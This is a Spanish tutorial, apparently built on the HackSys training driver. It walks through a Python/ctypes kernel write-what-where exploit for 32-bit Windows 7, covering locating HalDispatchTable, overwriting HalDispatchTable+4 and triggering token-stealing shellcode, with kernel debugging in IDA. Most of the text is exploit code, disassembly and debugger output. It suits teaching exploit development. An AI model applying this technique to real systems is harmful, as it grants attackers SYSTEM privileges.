You need to allocate a large enough return buffer when working with any of the Ni/ZwQuerySystemInformation Classes since you're usually dealing with an array of unknown size. There are 3 strategies for this, and you might use a different one for each Class.

1. Allocate a large enough buffer to begin with.
2. Call NtQuerySystemInformation twice, the first time with a 0 buffer size. This will return STATUS\_INFO\_LENGTH\_MISMATCH and give the required buffer size in ReturnLength. Then you allocate a buffer of the correct size and call the function again. This will work for the SystemModuleInformation Class.
3. If STATUS\_INFO\_LENGTH\_MISMATCH is returned but ReturnLength \*doesn't\* return the required buffer length you can create a loop. Say, allocate 1 page size of memory, call NtQuerySystemInformation, free the memory, allocate a larger buffer and repeat until STATUS\_INFO\_LENGTH\_MISMATCH is \*not\* returned. This might be required for the SystemProcessInformation Class.

Allí nos dice que el buffer para la info que devolverá normalmente debe ser muy grande y no sabemos cuánto será su largo.

Así que llamamos dos veces a la api, la primera le pasamos 0 en lugar del buffer y 0 size y eso nos debería devolver en el cuarto argumento que es un puntero al size correcto, el largo que realmente necesita tener, entonces con ese size creamos un buffer y llamamos nuevamente pasándole este buffer y ahí nos devolverá correctamente la info.

```

u = c_ulong(0)

windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))

```

El argumento u es un LONG y usando ctypes.byref se le pasa un puntero a ese valor, allí escribirá el size correcto que debería tener el buffer, para que no falle la api.

Vemos que en la segunda vez que llamamos a la api, tenemos creado un buffer con el size que guardo en u que lo hallamos con u.value

```
buf=create_string_buffer(u.value)
```

Creamos ese buffer con la función de ctypes create\_string\_buffer pasándole el size hallado y llamamos por segunda vez a la misma api, ahora con el buffer de size correcto, y el mismo size en u.value.

```
NtStatus=windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, buf, u.value, 0)
```

El problema es que ese buffer no nos permitirá manejar el resultado que es del tipo estructura veamos el código en C.

```
        '
NtStatus = NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &ReturnLength);

// Allocate the Heap chunk
pSystemModuleInformation = (PSYSTEM_MODULE_INFORMATION)HeapAlloc(GetProcessHeap(),
    HEAP_ZERO_MEMORY,
    ReturnLength);

if (!pSystemModuleInformation) {
    DEBUG_ERROR("\t\t\t[-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}
NtStatus = NtQuerySystemInformation(SystemModuleInformation,
    pSystemModuleInformation,
    ReturnLength,
    &ReturnLength);
```

Vemos la mismas dos llamadas a la api, la primera pasándole 0 al buffer y su size y devolviendo el size necesario en ReturnLength.

Vemos que crea el buffer con HeapAlloc y que lo castea a un puntero a una estructura definida, allí guardara la información pero no solo eso, sino que podrá manejar los campos de dicha estructura.

```
if (!pSystemModuleInformation) {
    DEBUG_ERROR("\t\t\t[-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}
NtStatus = NtQuerySystemInformation(SystemModuleInformation,
    pSystemModuleInformation,
    ReturnLength,
    &ReturnLength);

if (NtStatus != STATUS_SUCCESS) {
    DEBUG_ERROR("\t\t\t[-] Failed To Get SYSTEM_MODULE_INFORMATION: 0x%X\n", GetLastError());
    exit(EXIT_FAILURE);
}

KernelBaseAddressInKernelMode = pSystemModuleInformation->Module[0].Base;
KernelImage = strrchr((PCHAR)(pSystemModuleInformation->Module[0].ImageName), '\\') + 1;
```

Allí vemos como usa los campos mas adelante, así que si nosotros creamos el buffer y no hacemos algo mas, nos guardara toda esa información en nuestro buffer en bruto, y no podremos trabajar con los campos como el, habrá que buscar los offset de cada campo que necesitemos a mano y tratar de leer cada uno por su offset lo cual es muy molesto.

Encima si miramos la estructura a la cual casteo

```

        , -----, -----
typedef struct _SYSTEM_MODULE_INFORMATION_ENTRY {
    PVOID Unknown1;
    PVOID Unknown2;
    PVOID Base;
    ULONG Size;
    ULONG Flags;
    USHORT Index;
    USHORT NameLength;
    USHORT LoadCount;
    USHORT PathLength;
    CHAR ImageName[256];
} SYSTEM_MODULE_INFORMATION_ENTRY, *PSYSTEM_MODULE_INFORMATION_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION {
    ULONG Count;
    SYSTEM_MODULE_INFORMATION_ENTRY Module[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

```

Vemos allí resaltado que tiene dos campos el primero Count es un ULONG y el segundo es un campo Module que es del tipo de otra estructura allí llamada `_SYSTEM_MODULE_INFORMATION_ENTRY`

Eso no sería tanto problema solo que el [1] al lado de Module significa que es un Array de estructuras de tamaño variable y que tendrá tantas estructuras según el campo 1 Count, o sea que será un Array de largo.

`Count * _SYSTEM_MODULE_INFORMATION_ENTRY`

Un array de estructuras de largo Count, que ni sabemos cuánto vale.

Aquí realmente si no sos un poco pijo moriste antes de nacer jeje, así que veamos cómo se soluciona.

```

20 HEAP_ZERO_MEMORY=0x00000008
21
22
23 class _SYSTEM_MODULE_INFORMATION_ENTRY (Structure):
24     _fields_ = [
25         ("WhoCares", c_void_p),
26         ("WhoCares2", c_void_p),
27         ("Base", wintypes.ULONG),
28         ("Size", wintypes.ULONG),
29         ("Flags", wintypes.USHORT),
30         ("Index", wintypes.USHORT),
31         ("NameLength", wintypes.USHORT),
32         ("LoadCount", wintypes.USHORT),
33         ("PathLength", wintypes.USHORT),
34         ("ImageName", c_char * 256)
35     ]
36
37     def SMI_factory(nsize):
38         class _SYSTEM_MODULE_INFORMATION(Structure):
39             _fields_ = [
40                 ("ModuleCount", wintypes.ULONG),
41                 ("Modules", wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY, nsize))]
42
43         return _SYSTEM_MODULE_INFORMATION

```

Allí vemos la definición de las dos estructuras la superior es fija y se define tal cual en C con sus tipos pasados a ctypes.

La segunda en vez de definirse como una clase se define como una función que puede ser llamada con el argumento del size, dentro esta la clase definida donde con ese valor se crea un array de estructuras del tipo `_SYSTEM_MODULE_INFORMATION_ENTRY` para crearla en runtime.

```
wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY,nsize))]
```

De esa forma cuando averigüemos el valor del size llamaremos a la función pasándole ese valor, creara el array de estructuras con el size correcto, y devolverá el el return la clase creada con ese size.

```
windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))  
SYSTEM_MODULE_INFORMATION=SMI_factory(u.value)
```

```
SYSTEM_MODULE_INFORMATION=SMI_factory(u.value)
```

```
pSystemModuleInformation=SYSTEM_MODULE_INFORMATION()
```

Luego se crea la instancia a ese clase, sera mas grande que el buffer necesario .Eso es porque usamos el size total del buffer para crear el Array, por lo cual esta instancia sera mucho mas grande que el buffer necesario, no importa.

```
buf=create_string_buffer(u.value)  
NtStatus=windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, buf, u.value, 0)
```

Vemos que el buffer real esta creado con el size correcto., lo cual hará que la api copie correctamente en el mismo la información de todos los módulos.

Luego con memmove

```
memmove(byref(pSystemModuleInformation), buf, sizeof(buf))
```

Copiamos lo que leímos del buffer a la instancia que es mas grande asi que no habrá problemas, también el campo Count tendremos la cantidad real de estructuras que hay en el array asi que no importa que haya reservadas de mas y estén vacías ya que trabajaremos solo con la cantidad real que nos devolvió la api.

O sea que en resumidas cuentas yo cree una instancia con un array que seguro tiene un numero mas grande de estructuras, y luego usare la cantidad correcta de las mismas que es menor a la que reserve.

```
KernelBaseAddressInKernelMode = pSystemModuleInformation->Module[0].Base;  
KernelImage = strrchr((PCHAR)(pSystemModuleInformation->Module[0].ImageName), '\\') + 1;
```

Vemos que el saca la base y el nombre del primer modulo que esta en la posición 0 del array.

```

class _SYSTEM_MODULE_INFORMATION_ENTRY (Structure):
    _fields_ = [
        ("WhoCares", c_void_p),
        ("WhoCares2", c_void_p),
        ("Base", c_void_p), ←
        ("Size", wintypes.ULONG),
        ("Flags", wintypes.ULONG),
        ("Index", wintypes USHORT),
        ("NameLength", wintypes USHORT),
        ("LoadCount", wintypes USHORT),
        ("PathLength", wintypes USHORT),
        ("ImageName", c_char * 256)] ←

def SMI_factory(nsize):
    class _SYSTEM_MODULE_INFORMATION(Structure):
        _fields_ = [
            ("ModuleCount", wintypes.ULONG),
            ('Modules', wintypes.ARRAY (_SYSTEM_MODULE_INFORMATION_ENTRY,nsize))]


```

Modules[0] sera la estructura para el primer modulo, Modules[1] para el segundo etc.

Eso nos da la imagebase en kernel de ntkrnlpa.exe y su nombre quizás podría chequearse que si no es este modulo, siga buscando en el array hasta que lo halle, pero aparentemente siempre es el primero.

```

Do 112
Re [+] Gathering Information About Kernel
bra NtQuerySystemInformation address = 0x77935640
Do [+] Loaded Kernel: ntkrnlpa.exe ←
Mu [+] Kernel Base Address: 0x82646000 ←
PIC

```

```

KernelBaseAddressInKernelMode=(pSystemModuleInformation.Modules[0].Base)
KernelImage=pSystemModuleInformation.Modules[0].ImageName
KernelImage=KernelImage[KernelImage.find("\\") :]

splitted=KernelImage.split("\\")
KernelImage=splitted[-1]

print(" [+] Loaded Kernel: %s\n" % KernelImage)
print(" [+] Kernel Base Address: 0x%x\n" % KernelBaseAddressInKernelMode)


```

Vemos que tuve que extraer el nombre ya que nos devuelve el path completo.

```

hKernelInUserMode = windll.LoadLibrary(KernelImage)

if ( not hKernelInUserMode) :
    print ("[-] Failed To Load Kernel\n")
    sys.exit()


```

Vemos que a la misma librería que esta en kernel la carga en user usando LoadLibrary.

Como HalDispatchTable es una función exportada saca su dirección en user que pillin.

```

print "User Mode Address :" + hex(hKernelInUserMode._handle) ←

HalDispatchTable_usr = windll.kernel32.GetProcAddress(hKernelInUserMode._handle, "HalDispatchTable") ←


```

Luego resta la base en user con la dirección de la función en user y saca el offset que valdrá para kernel también ya que es la misma librería.

```
HalDispatchTable_off = HalDispatchTable_usr - hKernelInUserMode._handle
```

Y luego le suma ese offset a la base que habíamos hallado de la misma librería en kernel con lo cual ya tenemos la dirección de la tabla en kernel.

```
HalDispatchTable_krn = HalDispatchTable_off + KernelBaseAddressInKernelMode  
print "HalDispatchTable_krn: "+ hex(HalDispatchTable_krn)  
return HalDispatchTable_krn
```

Luego devuelve la dirección de la tabla HAL en kernel buscada.

```
Hal_address_kernel=GetHalDispatchTable()  
  
if (not Hal_address_kernel) :  
    print("[-] Failed Gathering Information\n")  
    sys.exit()  
  
HalDispatchTablePlus4 = Hal_address_kernel + sizeof(c_voidp)  
  
print "HAL TABLE PLUS 4",hex(HalDispatchTablePlus4)
```

Una vez que vuelve le suma 4 que es el largo de un puntero en 32 bits (en 64 bits sumaría 8) ya que como recordamos era la tabla mas 4 el lugar donde debemos escribir en 32 bits.

Recordemos esto

829118ac 8d45t0	lea eax,[ebp-10h]
829118af 50	push eax
829118b0 6a0c	push 0Ch
829118b2 6a01	push 1
kd> u	
nt!KeQueryIntervalProfile+0x23:	
829118b4 ff15bc237782	call dword ptr [nt!HalDispatchTable+0x4(827723bc)]
829118ba 85c0	test eax,eax
829118bc 7c0b	jl nt!KeQueryIntervalProfile+0x38 (829118c9)
829118be 807df400	cmp byte ptr [ebp-0Ch],0
829118c2 7405	je nt!KeQueryIntervalProfile+0x38 (829118c9)
829118c4 8b45f8	mov eax,dword ptr [ebp-8]
829118c7 c9	leave
829118c8 c3	ret

Así que ya podemos escribir ahí usando la vulnerabilidad que nos permite escribir donde queremos.

```
print ("[+] Preparing WRITE_WHAT_WHERE structure\n")

buf = create_string_buffer(sizeof(c_voidp)*2)
```

Voy a preparar la estructura que le voy a pasar.

El tenia la estructura

```
#include "Common.h"

typedef struct _WRITE_WHAT_WHERE {
    PULONG_PTR What;
    PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

Y yo había creado la clase y instanciado allí.

```
class _WRITE_WHAT_WHERE(Structure):
    _fields_ = [('What', c_void_p),
                ('Where', c_void_p)]
```

```
WriteWhatWhere_inst=_WRITE_WHAT_WHERE()
```

```
buf = create_string_buffer(sizeof(c_voidp)*2)
```

```
memmove(byref(WriteWhatWhere_inst), buf, sizeof(buf))
```

Vemos que creo un buffer de largo 2 punteros y los copio en la instancia que es del mismo largo.(no es necesario esto, pero no importa)

```
old = c_long(1)
windll.kernel32.VirtualProtect(addressof(shellcode), c_int(sizeof(shellcode)), 0x40, byref(old))
```

Le doy permiso de ejecución a la dirección donde está guardada mi shellcode que la hallo con **addressof** otra función de ctypes.

```
pshellcode = c_char_p(addressof(shellcode))
WriteWhatWhere_inst.What = addressof(pshellcode)
WriteWhatWhere_inst.Where = HalDispatchTablePlus4
```

Como el **What** debe haber un puntero a un puntero a nuestro código uso de nuevo **addressof**.

En **Where** va la dirección donde va a escribir que es el puntero a la HalDispatchTable mas 4.

Luego llamo a DeviceloControl

```
HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE=0x22200b
bytes_returned = wintypes.DWORD(0)

windll.kernel32.DeviceIoControl(hDevice,HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE, byref(WriteWhatWhere_inst), sizeof(WriteWhatWhere_inst), None, 0, pointer(bytes_returned),0)
```

Allí le paso el puntero a la estructura y el tamaño de la misma, lo cual escribirá donde queremos ya lo debuggaremos y al final llamo a NtQueryIntervalProfile para saltar a ejecutar.

```
'8
'9     Interval=c_int(0)
'10
'11     windll.ntdll.NtQueryIntervalProfile(0x1337, byref(Interval))
'12
'13     windll.kernel32.CloseHandle(hDevice)
'14     os.system("calc.exe")
```

Que era la api que desde user permitía llegar al CALL INDIRECTO que saltara a nuestro shellcode.

Debuggemos un poco remotamente el kernel para ver lo que ocurre.

```
928DABAD      mov    ebp, esp
928DABAF      mov    ecx, [ebp+IrpSp]
928DABB2      mov    ecx, [ecx+ IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
928DABB5      mov    eax, 0C0000001h
928DABB8      test   ecx, ecx
928DABB9      jz    short loc_928DABC4

928DABBE      push   ecx ; UserWriteWhatWhere
928DABB9      call    _TriggerArbitraryOverwrite@4 ; TriggerArbitraryOverwrite(x)

928DABC4      loc_928DABC4:
928DABC4      pop    ebp
928DABC5      retn   8
928DABC5      _ArbitraryOverwriteIoctlHandler@8 endp
928DABC5
```

Le pondremos un breakpoint allí, cuando lee el buffer que le envié, la cual es la estructura WriteWhatWhere\_inst .

```
raw_input("MIRAR")
windll.kernel32.DeviceIoControl(hDevice,HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE, byref(WriteWhatWhere_inst), sizeof(WriteWhatWhere_inst), None, 0, pointer(bytes_returned),0)

Interval=c_int(0)

windll.ntdll.NtQueryIntervalProfile(0x1337, byref(Interval))

windll.kernel32.CloseHandle(hDevice)
os.system("calc.exe")
```

Le agregue un raw\_input para que pare antes de llamar a DeviceloControl.

Arranco el driver con OSRLOADER y ejecuto el script.

```


Administrator: C:\Windows\System32\cmd.exe - scratch_ctypes_ARBITRARY_OVERWRITE.py

C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>scratch_
ctypes_ARBITRARY_OVERWRITE.py
OO SOLO TARGETS WINDOWS 7 de 32 BITS no FUNCIONA EN 64 bits
112
[+] Gathering Information About Kernel
NtQuerySystemInformation address = 0x777c5640
[+] Loaded Kernel: ntkrnlpa.exe
[+] Kernel Base Address: 0x82651000
User Mode Address :0x2500000
HalDispatchTable_usr: 0x26293b8
HalDispatchTable_krn: 0x8277a3b8L
HAL TABLE PLUS 4 0x8277a3bcL
[+] Preparing WRITE_WHAT_WHERE structure
[+] WriteWhatWhere->What: 0x1420378
[+] WriteWhatWhere->Where: 0x8277a3bc
[+] Triggering Arbitrary Memory Overwrite
MIRAR

```


Allí veo las direcciones en mi máquina, dentro de la estructura está el What en 0x1420378 en mi caso y el Where que sería la tabla HalDispatchTable más 4 esta en 0x8277a3bc.

Atacheo el IDA.



Cuando para, al trazar veo que en ECX en mi caso está la dirección de la estructura completa o sea 0x1420328 si miro allí.


Allí vemos el What y el Where mismo que imprimimos antes.



Acá como estamos en kernel si queremos verlo como dword al apretar la D nos va a decir que no pertenece la memoria a ningún segmento, que creemos uno.

```
01420325 db 0
01420326 db 0
01420327 db 0
01420328 db 0
01420329 db 0
0142032A db 0
0142032B db 0
0142032C db 0BCh ; %
0142032D db 0A3h ; €
```

Podemos buscar la dirección justa del segmento en windbg pero con poner una dirección anterior funcionara.



Una dirección anterior que termine en ceros anterior el final lo dejamos en 0xffffffff lo arreglara IDA con eso ya podemos cambiar a DWORD.

Si creo la estructura en IDA

```
00000000
00000000 WRITE_WHAT_WHERE struc ; (sizeof=0x8, mappedto_498)
00000000 What dd ? ; XREF: TriggerArbitraryOverwrite(x)+22/r
00000004 Where dd ? ; XREF: TriggerArbitraryOverwrite(x)+24/r
00000008 WRITE_WHAT_WHERE ends
```

Puedo asignarla en el primer campo allí CON ALT mas Q.

```
pepe:01420327 db 0
pepe:01420328 WRITE_WHAT_WHERE <1420378h, 8277A3BCh>
pepe:01420330 db 0
pepe:01420331 db 0
pepe:01420332 db 0
```

Allí está la estructura y coincide con lo que imprimió el What es el primer campo y vale 0x1420378 y el Where es el segundo campo y vale 0x8277a3bc en mi caso.

Sabíamos también que el What era un puntero a un puntero a nuestro shellcode veamos.

En mi caso apunta allí

```
pepe:01420375 db 0
pepe:01420376 db 0
pepe:01420377 db 0
pepe:01420378 dd 13663C8h
pepe:0142037C db 0
pepe:0142037D db 0
pepe:0142037E db 0
pepe:0142037F db 0
pepe:01420380 db 0
pepe:01420381 db 0
```

Y esto apunta a

```
013663C7 db 8Ch ; E
013663C8 db 53h ; S |
013663C9 db 56h ; V
013663CA db 57h ; W
013663CB db 60h ; ` |-----+
013663CC db 33h ; 3
013663CD db 0C0h ; À
013663CE db 64h ; d
013663CF db 8Bh ; <
013663D0 db 80h ; €
013663D1 db 24h ; $
013663D2 db 1
013663D3 db 0
013663D4 db 0
013663D5 db 8Bh ; <
013663D6 db 40h ; @
013663D7 db 50h ; P
013663D8 db 8Bh ; <
013663D9 db 0C8h ; È
013663DA db 0BAh ; º
013663DB db 4
013663DC db 0
013663DD db 0
013663DF dh 0
```

Allí vemos nuestro shellcode.


Después de crear un segmento pues esta dirección es menor que el inicio del anterior aparto C

```


epe2:013663C9 db 0
epe2:013663C6 db 0
epe2:013663C7 db 8Ch ; E
epe2:013663C8 ;
epe2:013663C8 push ebx
epe2:013663C9 push esi
epe2:013663CA push edi
epe2:013663CB pusha
epe2:013663CC xor eax, eax
epe2:013663CE mov eax, fs:[eax+124h]
epe2:013663D5 mov eax, [eax+50h]
epe2:013663D8 mov ecx, eax
epe2:013663DA mov edx, 4
epe2:013663DF
epe2:013663DF loc_13663DF: ; CODE XREF: pepe2:013663F0↓j
epe2:013663DF mov eax, [eax+0B8h]
epe2:013663E5 sub eax, 0B8h ; .
epe2:013663EA cmp [eax+0B4h], edx
epe2:013663F0 jnz short loc_13663DF
epe2:013663F2 mov edx, [eax+0F8h]
epe2:013663F8 mov [ecx+0F8h], edx
epe2:013663FE popa
epe2:013663FF pop edi
epe2:01366400 pop esi
epe2:01366401 pop ebx
epe2:01366402 retn
epe2:01366402 :

```

Y allí está el código así que ahora tracemos desde el lugar donde estábamos.



Llego aquí donde mueve a ESI la dirección de la estructura.



Mueve a EDI el What y a EBX el Where y los imprime.

Llega allí

```

91CD8820 mov    esi, [ebp+UserWriteWhatWhere]
91CD8823 push   ; Address
91CD8824 call   ds:ProbeForRead(x,x)
91CD882A mov    edi, [esi+WRITE_WHAT_WHERE.What]
91CD882C mov    ebx, [esi+WRITE_WHAT_WHERE.Where]
91CD882F push   offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
91CD8830 call   _DbgPrint
91CD883A push   8
91CD883C push   offset aWriteWhatWhere ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
91CD8841 call   _DbgPrint
91CD8846 push   edi
91CD8847 push   offset aUserwritewhatw_0 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
91CD884C call   _DbgPrint
91CD8851 push   ebx
91CD8852 push   offset aUserwritewhatw_1 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
91CD8857 call   _DbgPrint
91CD885C push   offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
91CD8861 call   _DbgPrint
91CD8866 add    esp, 24h
91CD8869 mov    eax, [edi]
91CD886B mov    [ebx], eax
91CD886D jmp    short loc_91CD8893

```

Como EDI era un puntero a un puntero a mi shellcode al hallar el contenido EAX es solo un puntero a mi shellcode.

Y lo escribe en el contenido de EBX en la tabla HalDispatchTable mas 4.

```

91CD8814 and   [ebp+Status], 0
91CD8818 and   [ebp+ms_exc.registration.TryLevel], 0
91CD881C push   4 ; Alignment
91CD881E push   8 ; Length
91CD8820 mov    esi, [ebp+UserWriteWhatWhere]
91CD8823 push   ; Address
91CD8824 call   ds:ProbeForRead(x,x)
91CD882A mov    edi, [esi+WRITE_WHAT_WHERE.What]
91CD882C mov    ebx, [esi+WRITE_WHAT_WHERE.Where]
91CD882F push   esi
91CD8830 push   offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
91CD8833 call   _DbgPrint
91CD883A push   8
91CD883C push   offset aWriteWhatWhere ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
91CD8841 call   _DbgPrint
91CD8846 push   edi
91CD8847 push   offset aUserwritewhatw_0 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
91CD884C call   _DbgPrint
91CD8851 push   ebx
91CD8852 push   offset aUserwritewhatw_1 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
91CD8857 call   _DbgPrint
91CD885C push   offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
91CD8861 call   _DbgPrint
91CD8866 add    esp, 24h
91CD8869 mov    eax, [edi]
91CD886B mov    [ebx], eax
91CD886D jmp    short loc_91CD8893

```

```

pepe:8277A3B8 nt_HalDispatchTable db 4
pepe:8277A3B9 db 0
pepe:8277A3BA db 0
pepe:8277A3BB db 0
pepe:8277A3BC dd offset hal_HalQuerySystemInformation
pepe:8277A3C0 dd offset hal_HalpSetSystemInformation
pepe:8277A3C4 dd offset nt_xHalQueryBusSlots
pepe:8277A3C8 dd 0
pepe:8277A3CC db 27h ;
pepe:8277A3CD db 2Eh ;
pepe:8277A3CE db 65h ; e

```

Pisara ese valor, realmente para que el sistema quede estable despues de ejecutar nuestro shellcode deberiamos agregar un código que halle de nuevo este valor y lo restaure allí, por si el sistema llama nuevamente y no se produzca un BSOD pero no lo haremos aquí.

```
pepe:8277A3B8 nt_HalDispatchTable db 4
pepe:8277A3B9 db 0
pepe:8277A3BA db 0
pepe:8277A3BB db 0
pepe:8277A3BC dd offset loc_13663C8
pepe:8277A3C0 dd offset hal_HalpSetSystemInformation
pepe:8277A3C4 dd offset nt_xHalQueryBusSlots
pepe:8277A3C8 dd 0
pepe:8277A3CC db 27h ; '
pepe:8277A3CD db 2Eh ; .
pepe:8277A3CE db 65h ; e
pepe:8277A3CF db 80h ;
```

Vemos que ahora que lo pisamos quedo apuntando a nuestro shellcode

```
pepe2:013663C8 ; -----
pepe2:013663C8
pepe2:013663C8 loc_13663C8:
pepe2:013663C8 push ebx
pepe2:013663C9 push esi
pepe2:013663CA push edi
pepe2:013663CB pusha
pepe2:013663CC xor eax, eax
pepe2:013663CE mov eax, fs:[eax+124h]
pepe2:013663D5 mov eax, [eax+50h]
pepe2:013663D8 mov ecx, eax
pepe2:013663DA mov edx, 4
pepe2:013663DF
pepe2:013663DF loc_13663DF:
pepe2:013663DF mov eax, [eax+0B8h]
pepe2:013663E5 sub eax, 0B8h ; .'
pepe2:013663EA cmp [eax+0B4h], edx
pepe2:013663F0 jnz short loc_13663DF
pepe2:013663F2 mov edx, [eax+0F8h]
pepe2:013663F8 mov [ecx+0F8h], edx
pepe2:013663FE popa
pepe2:013663FF pop edi
pepe2:01366400 pop esi
pepe2:01366401 pop ebx
pepe2:01366402 retn
pepe2:01366402 ; -----
```

Podemos poner un breakpoint al inicio de nuestro shellcode

Vemos que al darle RUN parara

IDA View-EIP | Local Types | Modules | Strings window | F

```

pepe2:013663C7 db 8Ch ; 
pepe2:013663C8 ; 
pepe2:013663C8 loc_13663C8:
pepe2:013663C8 push ebx
pepe2:013663C9 push esi
pepe2:013663CA push edi
pepe2:013663CB pusha
pepe2:013663CC xor eax, eax
pepe2:013663CE mov eax, fs:[eax+124h]
pepe2:013663D5 mov eax, [eax+50h]
pepe2:013663D8 mov ecx, eax
pepe2:013663DA mov edx, 4
pepe2:013663DF
